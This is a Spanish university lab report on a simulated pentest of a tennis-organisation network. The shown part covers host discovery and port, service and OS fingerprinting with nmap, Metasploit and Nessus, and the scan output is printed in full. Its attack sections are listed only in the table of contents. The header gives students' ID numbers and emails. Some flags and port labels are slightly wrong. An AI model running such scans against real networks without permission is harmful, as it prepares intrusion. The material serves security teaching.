

Universidad de Murcia

Grado en Ingeniería Informática
Curso 2020/2021

Seguridad

Proyecto LEGO

Profesores:

Antonio Ruíz Martínez

Jesús García Rodríguez

Gregorio Martínez Pérez

Pantaleone Nespoli

Ignacio Pagán Molera - 49275872M - ignacio.paganm@um.es

Jaime Ortiz Aragón - 49196689B - jaime.ortiza@um.es

Índice

Control de tiempo de trabajo Bloque I	3
Descripción del escenario	5
Pentesting sobre la organización ATP	6
Reconocimiento	6
Recopilación de información	7
Análisis de vulnerabilidades	17
Explotación de vulnerabilidades	21
Backdoor	22
Escalada de privilegios	23
DOS	24
Fuerza bruta	28
SMTP	31
Samba	32
Firewalls	36
Router frontera de la organización ATP	36
Servidor 32	38
IDS (Sistema de detección de intrusos)	40
Escenario	40
Detección de escaneo de puertos	40
Detección intrusión IRC backdoor	42
Detección de intrusión samba	45
Conclusiones	46
Bloque II	47
Buffer Overflow	47
Ejercicio – Buffer Overflow – Modificación de variables	47
Ejercicio – GDB	50
Gestión de riesgos	52
Contexto y estructura de la empresa	52
Roles y responsabilidades	54
Activo primario	55
Amenazas	56
Probabilidad	57
Degradoación	58
Salvaguardas	58
Seguridad de gestión de los datos	60
Gestión de Identidad	60
Modelo de control de acceso	61
Tecnología de Autenticación y Autorización	64
Conclusiones	66

Control de tiempo de trabajo Bloque I

Fecha	Tarea	Tiempo	Alumno
27/02/21	Desplegar escenario	45 min	Ignacio y Jaime
02/03/21	Pruebas pasos como hacker, Nessus y OpenVas	1h 20 min	Ignacio y Jaime
04/03/21	Pasos hacker orientado a la práctica	1h 10 min	Jaime
04/03/21	Ataque DISTCC	25 min	Jaime
06/03/21	Nessus	15 min	Ignacio
06/03/21	Análisis de vulnerabilidades web	10 min	Ignacio y Jaime
06/03/21	Documentación	20 min	Ignacio y Jaime
11/03/21	Exploits	35 min	Jaime
14/03/21	Exploits	45 min	Ignacio y Jaime
20/03/21	Documentación	1h 10min	Ignacio y Jaime
25/03/21	Documentación	1h 20 min	Jaime
27/03/21	Exploits	50 min	Jaime
28/03/21	Exploits	2h 10 min	Jaime
29/03/21	Firewalls	2h	Ignacio y Jaime
31/03/21	Exploit	2h	Jaime
1/04/21	Documentación	2h	Ignacio y Jaime
1/04/21	Firewalls	40min	Ignacio
3/04/21	IDS	40 min	Jaime
5/04/21	IDS	1h 30 min	Jaime
5/04/21	Firewalls	1h 40 min	Ignacio
6/04/21	Exploit y documentación	2h 30 min	Jaime
7/04/21	Firewalls	1h 20min	Ignacio

7/04/21	Exploit documentación y	1 h 30 min	Jaime
8/04/21	IDS	1h	Ignacio y Jaime
9/04/21	IDS y documentación	2h 30 min	Jaime
10/04/21	Documentación	30 min	Ignacio y Jaime
11/04/21	Documentación	1 h	Ignacio y Jaime
Tiempo total invertido : 31 horas			

Descripción del escenario

Nuestra idea parte de la necesidad de coordinación entre la ATP y la RFET para la organización de los torneos de Grand Slam. Los usuarios de la RFET deberán desplazarse a los distintos torneos que organiza la ATP, por lo que es necesario que exista una comunicación entre las dos organizaciones para que se puedan llevar a cabo inscripciones, fichas técnicas, y una serie de trámites administrativos.

Por tanto, la ATP deberá ser capaz de proporcionar una serie de servicios a los usuarios de la RFET. Para poder desarrollar esta idea, previamente debemos definir con claridad las necesidades de las dos organizaciones, y los tipos de usuario que se encuentran en estas.

En cuanto a la Real Federación Española de Tenis (RFET), sabemos que tiene su sede central situada en Barcelona y que es el máximo órgano regulador del tenis en España. Su función es la de gobierno, gestión, administración y reglamentación del tenis en España. En nuestro escenario, estará desplegada en la subred **192.168.31.0/24** y dentro de esta hemos integrado la máquina Kali.

La Asociación de Tenistas profesionales (ATP) tiene como propósito defender los intereses y la integridad de los tenistas masculinos. Tiene varias sedes, ubicándose la sede central en Inglaterra. El dominio de la ATP es **atp.com**, y se corresponde con la subred **192.168.32.0/24**. Al ser esta la subred que más servicios tiene desplegados, será en la que integremos la máquina vulnerable que procedamos a analizar.

En un primer apartado, procederemos a realizar el proceso de pentesting como si fuera una auditoría sobre la subred de la ATP. Posteriormente, utilizando software específico trataremos de poner solución a las vulnerabilidades y ataques encontrados. Esto se realizará primeramente mediante la implantación de firewalls tanto en el router frontera como en el servidor principal de la red y posteriormente un sistema de detección de intrusos que genere alertas para detectar ciertos ataques percibidos por el firewall.

Pentesting sobre la organización ATP

El objetivo de este apartado consiste en realizar un test de pentesting sobre una organización objetivo. En nuestro escenario, esta organización será la ATP porque es en la que más servicios desplegamos en la primera parte de la práctica LEGO. Es por esto por lo que hemos integrado la máquina vulnerable en esta subred. Las organizaciones que despliegan servicios telemáticos o poseen recursos en una red informática, son vulnerables, puesto que pueden sufrir ataques informáticos.

Ya que las vulnerabilidades representan la posibilidad para los atacantes de entrar en una organización, resulta esencial realizar un proceso de pentesting para intentar prevenir “qué haría un atacante”. Este análisis nos sirve para saber qué servicios o equipos pueden ser atacados, y cuáles deben ser las medidas a adoptar.

Este proceso consta de una primera etapa de reconocimiento, en la cual obtenemos información sobre los distintos equipos que pueden estar presentes en la red. El siguiente paso se corresponde con la recopilación de información acerca de los equipos escaneados. En este analizamos los puertos y servicios que usan cada host, así como versiones del sistema operativo que utilizan y de los propios servicios. Posteriormente, se pasa al análisis de vulnerabilidades. Por medio de herramientas, obtenemos cuáles son las deficiencias del sistema y se trazará un vector de ataque. El paso principal del proceso es conocido como el *exploit*, es decir, la etapa en la cual nos aprovechamos del sistema y obtenemos provecho de las vulnerabilidades. Posteriormente, este proceso puede servir para redactar un informe.

Reconocimiento

En nuestro escenario, la red objetivo será la de la ATP, ya que es en la que más servicios tenemos desplegados. Como ya hemos comentado anteriormente, es por esto por lo que incluimos en la misma la máquina vulnerable. Primeramente, procedemos a realizar la fase de reconocimiento de hosts activos. Este primer paso nos servirá para descubrir qué hosts están activos en la red, y cuál es su dirección IP. Para realizarlo nos vamos a ayudar de la herramienta NMAP. Este análisis lo realizaremos desde la organización de la RFET (organización atacante con subred 192.168.31.0/24) Por lo que realizaremos este proceso desde la máquina Kali de la organización RFET (con IP 192.168.31.3)

Si el host responde con un mensaje o envía un mensaje de **Reset** o filtrado significa que el host está activo, mientras que si no hay respuesta será porque el host no se encuentra activo. El comando que usaremos es el siguiente:

```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.32.0/24 -oA discoveredHosts
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:00 EST
Nmap scan report for 192.168.32.1
Host is up (0.00071s latency).
Nmap scan report for 192.168.32.2
Host is up (0.0022s latency).
Nmap scan report for 192.168.32.3
Host is up (0.0067s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.07 seconds
```

Figura 1 : Escaneo de hosts con Nmap.

La opción `-sn` indica que no se hará un escaneo de puertos, realizándose únicamente el descubrimiento de hosts. La opción `-oA` indica que el resultado con los hosts identificados como activos los guarda en el fichero `discoveredHosts.gnmap`. Como podemos observar, el comando se aplica a la subred 192.168.32.0/24, descubriendose todos los hosts que se encuentren dentro de esta.

```
(kali㉿kali)-[~]
$ sudo cat discoveredHosts.gnmap | grep Up | awk -F " " '{print $2}' > discoveredHosts.txt

(kali㉿kali)-[~]
$ cat discoveredHosts.txt
192.168.32.1
192.168.32.2
192.168.32.3
```

Figura 2 : IPs de los hosts escaneados con Nmap.

En la captura anterior vemos cómo se procesa el fichero `discoveredHosts.gnmap` que habíamos comentado anteriormente, para quedarnos con las direcciones IP de todos los hosts descubiertos en el archivo `discoveredHosts.txt`. Cómo podemos ver, en dicho fichero se encuentran los hosts que se han detectado: la dirección 192.168.32.1 corresponde a la interfaz del router que lo conecta a la organización ATP, la dirección 192.168.32.2 es la máquina que representa a la organización ATP, y por último la dirección 192.168.32.3 está asociada a la máquina vulnerable.

Recopilación de información

El siguiente paso se corresponde con la adquisición de información acerca del escenario. Este es un proceso clave antes de llevar a cabo un análisis de vulnerabilidades. Se divide en dos tipos:

Por un lado, el *footprinting* hace referencia a una recopilación de información sin el uso de herramientas específicas. En este caso, al ser un escenario simulado, no contamos con información real de la organización, aunque haciendo la analogía al escenario real de la ATP, podríamos entrar en su web para obtener información de las sedes, junta organizativa, etc.

La parte en la que más incidiremos será el *fingerprinting*. Este proceso consta de obtención de información por medio de escaneos en la red objetivo.

Para recopilar información acerca del escenario, seguiremos haciendo uso de la herramienta *NMAP*, que usamos previamente para realizar el descubrimiento de hosts y con la cual realizaremos el proceso de *fingerprinting* en la organización objetivo. Con el escaneo de puertos se consigue acortar en cierto modo qué tipos de ataques vamos a poder realizar en función de qué puertos están habilitados, y nos permitirán posteriormente explotar el sistema. En un paso posterior, intentaremos hilar un poco más fino y conseguir información acerca de los servicios y vulnerabilidades específicas de los equipos.

Para ello hacemos uso del comando **nmap -sS -iL *discoveredHosts.txt***, en este caso nos centramos en los puertos que están activos, si quisiéramos información sobre todos los puertos, se añadiría la opción **-p0**. En cuanto a las opciones con las que se lleva a cabo el escaneo, contamos con **-sS** para que el establecimiento de la conexión del escaneo se realice mediante un TCP SYN. Con la opción **-iL**, conseguimos que se realice dicho escaneo para cada uno de los equipos que se listen. En este caso, estos se proporcionan en el fichero *discoveredHosts.txt*, que completamos en la última fase del descubrimiento de hosts.

Dado que el orden de los hosts en del fichero eran *192.168.32.1*, *192.168.32.2* y *192.168.32.3* correspondientes con los equipos router, servidor 32 (ATP) y máquina vulnerable respectivamente, la salida del comando aparece en dicho orden. Se puede observar que el único puerto abierto del router es el 22 de **SSH**. Este se explota mediante la interfaz *eth2* del equipo, la cual se estableció como sólo anfitrión, con el fin de poner conectarnos a la máquina desde un equipo externo.

En cuanto a los puertos abiertos del servidor, se puede observar que hay más. Esto se debe a los distintos servicios que hay desplegados como son **SMNP**, **HTTP** y **POP3**, las versiones seguras de los mismos (**HTTPS** y **POP3S**) y otros servicios desplegados como son **LDAP**, **SIP** y **CISCO-SCCP**.

Finalmente, el tercer bloque del escaneo se corresponde con el de la máquina vulnerable, la cual tiene también activo el puerto 22 y el 80, pero el resto no estaban abiertos en los equipos anteriores. Estos son el 111 de **RPCBIND** para asignar los procesos **RPC**, el 139 para los servicios de red, el 445 para la compartición de ficheros y el 6667 para **IRC**.

```
└─(kali㉿kali)-[~]
$ sudo nmap -sS -IL discoveredHosts.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:17 EST
Nmap scan report for 192.168.32.1
Host is up (0.00085s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 192.168.32.2
Host is up (0.0027s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
389/tcp   open  ldap
443/tcp   open  https
995/tcp   open  pop3s
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap scan report for 192.168.32.3
Host is up (0.0026s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
6667/tcp  open  irc

Nmap done: 3 IP addresses (3 hosts up) scanned in 0.87 seconds
```

Figura 3 : Servicios de cada host con Nmap.

Esta recopilación de información acerca de qué puertos están abiertos también se puede obtener mediante módulos de *Metasploit*. En concreto, si queremos obtener la información de los puertos TCP, deberemos seleccionar el módulo *scanner/portscan/tcp*. Este tiene un número de parámetros por defecto como el número de puertos en los que busca, el timeout para recibir la respuesta del socket de cada puerto, un delay entre peticiones, etc.

El parámetro que debemos ajustar nosotros hace referencia a qué host queremos escanear. Esto se asigna a *RHOSTS* y tras ejecutar *run*, obtendremos una lista de los puertos abiertos de una máquina en concreto. Como se mostrará en un proceso posterior, la herramienta *Metasploit* la usaremos principalmente para explotar las vulnerabilidades de los servicios, pero con este exploit en concreto, podemos realizar un escaneo de puertos.

En la siguiente imagen se muestran los puertos abiertos de cada una de las máquinas pertenecientes a la organización ATP.

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.32.3
RHOSTS => 192.168.32.3
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.32.3: - 192.168.32.3:22 - TCP OPEN
[+] 192.168.32.3: - 192.168.32.3:80 - TCP OPEN
[+] 192.168.32.3: - 192.168.32.3:111 - TCP OPEN
[+] 192.168.32.3: - 192.168.32.3:139 - TCP OPEN
[+] 192.168.32.3: - 192.168.32.3:445 - TCP OPEN
[+] 192.168.32.3: - 192.168.32.3:6667 - TCP OPEN
[*] 192.168.32.3: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.32.2
RHOSTS => 192.168.32.2
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.32.2: - 192.168.32.2:25 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:22 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:80 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:110 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:389 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:443 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:995 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:2000 - TCP OPEN
[+] 192.168.32.2: - 192.168.32.2:5060 - TCP OPEN
[*] 192.168.32.2: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.32.1
RHOSTS => 192.168.32.1
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.32.1: - 192.168.32.1:22 - TCP OPEN
[*] 192.168.32.1: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 4 : Escaneo de puertos con Metasploitable.

Metasploit tiene especial utilidad para la fase de explotación, y el programa *Nessus* es especialmente útil para el análisis de vulnerabilidades. Sin embargo, también proporciona un escaneo de equipos y puertos, por lo que se puede utilizar en las fases de reconocimiento de hosts y recopilación de información. En este caso, se muestra una captura de los hosts y puertos escaneados.

The screenshot shows the Nessus interface under the 'discovery' tab. At the top, there are tabs for 'Hosts' (3), 'Vulnerabilities' (2), 'Notes' (1), and 'History' (1). Below these are 'Configure' and 'Audit Trail' buttons. A 'Back to My Scans' link is also present. A search bar labeled 'Search Hosts' with a magnifying glass icon is shown, along with a 'Filter' dropdown. The main area displays a table of scanned hosts:

<input type="checkbox"/>	Host ▾	Ports	X
<input type="checkbox"/>	192.168.32.3	111, 139, 445, 48094, 49827	X
<input type="checkbox"/>	192.168.32.2	161	X
<input type="checkbox"/>	192.168.32.1	161	X

Figura 5 : Escaneo de puertos con Nessus.

A continuación vamos a intentar sacar algo más de información acerca de los puertos y servicios que corren en los mismos, de cada uno de los hosts de la organización. En la primera captura, escaneamos el router de entrada y salida a la organización de la ATP. Recordemos que esta red es la 192.168.32.0/24 y que los equipos presentes en ella son el router (192.168.32.1), el servidor de la ATP (192.168.32.2) y la máquina vulnerable (192.168.32.3).

Se puede observar que el comando empleado tiene 4 parámetros: **-T5** nos permite obtener los resultados más rápidamente, ya que escanea de forma “agresiva”. Este parámetro se podría controlar, haciendo que sea con más calma, con los números del 0 al 4. Un análisis en este modo tan agresivo podría poner en guardia al sistema, ya que este sería más consciente de que se le está queriendo acceder. En nuestro escenario, dado que no tenemos de momento mecanismos de seguridad implementados, es el modo de escaneo más eficaz, ya que es el más rápido.

El parámetro **-sV** ayuda a detectar los servicios. En la primera captura se observa el servicio *ssh* en el escaneo del router en el puerto 22. En la segunda captura, obtenemos más información ya que hay un mayor número de puertos en el servidor, debido al despliegue de los servicios. Se puede observar *smtp* en el puerto 25, *http* en el 80, *pop* en el 110, *ldap* en el 389 y los referidos a *ssl* tanto en *http* en el 443 como a *sip* en el 995. En el caso de los servicios de la máquina vulnerable, además de los de *ssh* y *http*, se encuentran otros de *TCP* como *rpc*, *netbios* e *irc*. Este escaneo permite conocer las versiones software de los distintos servicios y es conocido como *service fingerprinting*. Como comentamos en la introducción a las vulnerabilidades, el único método por el que vamos a poder detectar vulnerabilidades en nuestro escenario es por medio del *fingerprinting* y no el *footprinting*.

El siguiente parámetro que se usa es **-O**, para obtener información acerca del sistema operativo. Gracias a esto se podrá vulnerar un sistema que no esté actualizado. Tanto el router como el servidor se nos indica que están sobre un Linux de las versiones 4 o 5, mientras que

la máquina vulnerable en alguna de las versiones 3. Por esto se podría esperar que cuando sigamos buscando vulnerabilidades, vamos a obtener un mayor número en esta máquina. Finalmente, el último parámetro indica que el comando se ejecute en modo verbose.

```
—(kali㉿kali)-[~]
└─$ sudo nmap -T5 -sV -O -v 192.168.32.1
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:19 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:19
Scanning 192.168.32.1 [4 ports]
Completed Ping Scan at 11:19, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:19
Completed Parallel DNS resolution of 1 host. at 11:19, 0.07s elapsed
Initiating SYN Stealth Scan at 11:19
Scanning 192.168.32.1 [1000 ports]
Discovered open port 22/tcp on 192.168.32.1
Completed SYN Stealth Scan at 11:19, 0.68s elapsed (1000 total ports)
Initiating Service scan at 11:19
Scanning 1 service on 192.168.32.1
Completed Service scan at 11:19, 0.03s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.32.1
NSE: Script scanning 192.168.32.1.
Initiating NSE at 11:19
Completed NSE at 11:19, 0.00s elapsed
Initiating NSE at 11:19
Completed NSE at 11:19, 0.00s elapsed
Nmap scan report for 192.168.32.1
Host is up (0.0022s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 8.608 days (since Tue Feb 23 20:43:44 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.66 seconds
Raw packets sent: 1026 (45.930KB) | Rcvd: 1015 (41.282KB)
```

Figura 6 : Escaneo de servicios con Nmap al router.

```
—(kali㉿kali)-[~]
└─$ sudo nmap -T5 -sV -O -v 192.168.32.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:19 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:19
Scanning 192.168.32.2 [4 ports]
Completed Ping Scan at 11:19, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:19
Completed Parallel DNS resolution of 1 host. at 11:19, 0.03s elapsed
Initiating SYN Stealth Scan at 11:19
Scanning 192.168.32.2 [1000 ports]
Discovered open port 25/tcp on 192.168.32.2
Discovered open port 995/tcp on 192.168.32.2
Discovered open port 443/tcp on 192.168.32.2
Discovered open port 22/tcp on 192.168.32.2
Discovered open port 80/tcp on 192.168.32.2
Discovered open port 110/tcp on 192.168.32.2
Discovered open port 5060/tcp on 192.168.32.2
Discovered open port 389/tcp on 192.168.32.2
Discovered open port 2000/tcp on 192.168.32.2
Completed SYN Stealth Scan at 11:19, 0.42s elapsed (1000 total ports)
```

Figura 7 : Escaneo de servicios con Nmap al servidor.

```
Initiating Service scan at 11:19
Scanning 9 services on 192.168.32.2
Completed Service scan at 11:19, 22.84s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 192.168.32.2
NSE: Script scanning 192.168.32.2.
Initiating NSE at 11:20
Completed NSE at 11:20, 0.12s elapsed
Initiating NSE at 11:20
Completed NSE at 11:20, 0.10s elapsed
Nmap scan report for 192.168.32.2
Host is up (0.0029s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Exim smtpd 4.90_1
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
110/tcp   open  pop3        Dovecot pop3d
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/https   Apache/2.4.29 (Ubuntu)
995/tcp   open  ssl/pop3   Dovecot pop3d
2000/tcp  open  cisco-sccp?
5060/tcp  open  sip-proxy   Asterisk PBX 13.18.3~dfsg-1ubuntu4
1 service unrecognized despite returning data. If you know the service/version, please submit the following f
ingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port995-TCP:V=7.91%T=SSL%I=7%D=3/4%Time=604108A5%P=x86_64-pc-linux-gnu%
SF:r(NULL,1D,"+OK\x20Dovecot\x20\Ubuntu\x20ready.\r\n")%r(HTTPOptions
SF:,4B,"+OK\x20Dovecot\x20\Ubuntu\x20ready..\r\n-ERR\x20Unknown\x20com
SF:mand.\r\n-ERR\x20Unknown\x20command.\r\n");
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 3.375 days (since Mon Mar 1 02:20:37 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: server32; OS: Linux; Device: PBX; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/..../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.75 seconds
Raw packets sent: 1026 (45.930KB) | Rcvd: 1015 (41.314KB)
```

Figura 8 : Escaneo de servicios con Nmap al servidor (2).

```
(kali㉿kali)-[~]
$ sudo nmap -T5 -sV -O -v 192.168.32.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:21 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 11:21
Scanning 192.168.32.3 [4 ports]
Completed Ping Scan at 11:21, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:21
Completed Parallel DNS resolution of 1 host. at 11:21, 0.02s elapsed
Initiating SYN Stealth Scan at 11:21
Scanning 192.168.32.3 [1000 ports]
Discovered open port 22/tcp on 192.168.32.3
Discovered open port 80/tcp on 192.168.32.3
Discovered open port 111/tcp on 192.168.32.3
Discovered open port 139/tcp on 192.168.32.3
Discovered open port 445/tcp on 192.168.32.3
Discovered open port 6667/tcp on 192.168.32.3
Completed SYN Stealth Scan at 11:21, 0.46s elapsed (1000 total ports)
Initiating Service scan at 11:21
Scanning 6 services on 192.168.32.3
Completed Service scan at 11:21, 11.04s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.32.3
NSE: Script scanning 192.168.32.3.
Initiating NSE at 11:21
Completed NSE at 11:21, 0.14s elapsed
Initiating NSE at 11:21
Completed NSE at 11:21, 0.14s elapsed
Nmap scan report for 192.168.32.3
Host is up (0.0042s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.0p1 Debian 4+deb7u3 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
6667/tcp  open  irc          ircu ircd
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Uptime guess: 0.018 days (since Thu Mar  4 10:56:12 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: irc.myserver.org; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 13.91 seconds
Raw packets sent: 1026 (45.930KB) | Rcvd: 1018 (41.511KB)
```

Figura 9 : Escaneo de servicios con Nmap a la máquina vulnerable.

El escaneo anterior se puede realizar también con la opción **-A**. En este caso, además de detectar el sistema operativo y los servicios de cada uno de los puertos abiertos, también nos da información acerca de scripts que nos den información más detallada de usuarios, versiones del servicio, validez de certificados, etc. Como función adicional, también realiza un traceroute. Este simple comando podría darnos muchas pistas sobre la protección de un equipo, es decir, si se encuentra por ejemplo detrás de un firewall. Se puede observar que para llegar a los equipos del servidor y de la máquina vulnerable, hay que pasar por el router que conecta las dos organizaciones.

```
(kali㉿kali)-[~]
└$ sudo nmap -A 192.168.32.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:26 EST
Nmap scan report for 192.168.32.2
Host is up (0.0059s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2d:bb:93:cb:0c:a7:ae:46:11:37:43:a2:fe:27:e3:03 (RSA)
|   256 fa:68:36:2b:48:9a:0e:7f:48:3d:0a:b2:65:2e:aa:09 (ECDSA)
|_  256 f1:d3:a4:1d:47:b5:eb:c9:03:f8:8e:b0:f9:63:2c:26 (ED25519)
53/tcp    open  smtp         Exim smtpd 4.90_1
| smtp-commands: server32 Hello nmap.scanme.org [192.168.31.3], SIZE 52428800, 8BITMIME, PIPELINING, CHUNKING
|_ PRDR, HELP,
| Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp   open  pop3        Dovecot pop3d
|_pop3-capabilities: RESP-CODES STLS CAPA UIDL AUTH-RESP-CODE SASL(PLAIN) PIPELINING TOP USER
| ssl-cert: Subject: commonName=server32
| Subject Alternative Name: DNS:server32
| Not valid before: 2020-12-07T09:45:50
| Not valid after:  2030-12-05T09:45:50
|_ssl-date: TLS randomness does not represent time
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/https   Apache/2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=192.168.56.107/organizationName=ATP/countryName=ES
| Not valid before: 2020-12-12T10:26:57
| Not valid after:  2021-12-12T10:26:57
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   _ http/1.1
995/tcp   open  ssl/pop3   Dovecot
| fingerprint-strings:
|   HTTPOptions:
|     +OK Dovecot (Ubuntu) ready.
|     -ERR Unknown command.
|     -ERR Unknown command.
|   NULL:
|     +OK Dovecot (Ubuntu) ready.
|   ssl-cert: Subject: commonName=server32
|   Subject Alternative Name: DNS:server32
|   Not valid before: 2020-12-07T09:45:50
|   Not valid after:  2030-12-05T09:45:50
|_ssl-date: TLS randomness does not represent time
```

Figura 10 : Escaneo de servicios y scripts con Nmap al servidor.

```
2000/tcp open  cisco-sccp?
5060/tcp open  sip-proxy   Asterisk PBX 13.18.3~dfsg-1ubuntu4
|_sip-methods: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
1 service unrecognized despite returning data. If you know the service/version, please submit the following f
ingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port995-TCP:V=7.91%T=S%L%I=7%D=3/4%Time=60410A2E%P=x86_64-pc-linux-gnu%
SF:r(NULL,1D,"+OK\x20Dovecot\x20(\Ubuntu\x)\x20ready.\r\n")%r(HTTPOptions
SF:,4B,"+OK\x20Dovecot\x20(\Ubuntu\x)\x20ready.\r\n-ERR\x20Unknown\x20com
SF:mand.\r\n-ERR\x20Unknown\x20command.\r\n");
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 2 hops
Service Info: Host: server32; OS: Linux; Device: PBX; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1  1.11 ms  192.168.31.1
2  4.73 ms  192.168.32.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.53 seconds
```

Figura 11 : Escaneo de servicios y scripts con Nmap al servidor (2).

```
(kali㉿kali)-[~]
$ sudo nmap -A 192.168.32.3
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-04 11:32 EST
Nmap scan report for 192.168.32.3
Host is up (0.0057s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.0p1 Debian 4+deb7u3 (protocol 2.0)
| ssh-hostkey:
|   1024 77:d4:4c:b2:17:6d:78:9c:1e:48:b0:3d:90:a5:c1:e7 (DSA)
|   2048 70:8f:7f:ea:0a:31:67:5e:31:fb:1d:f5:8d:27:22:dc (RSA)
|_  256 7d:40:a9:af:d8:6b:4b:8f:44:7f:15:03:c3:60:15:7c (ECDSA)
80/tcp    open  http         Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Site doesn't have a title (text/html).
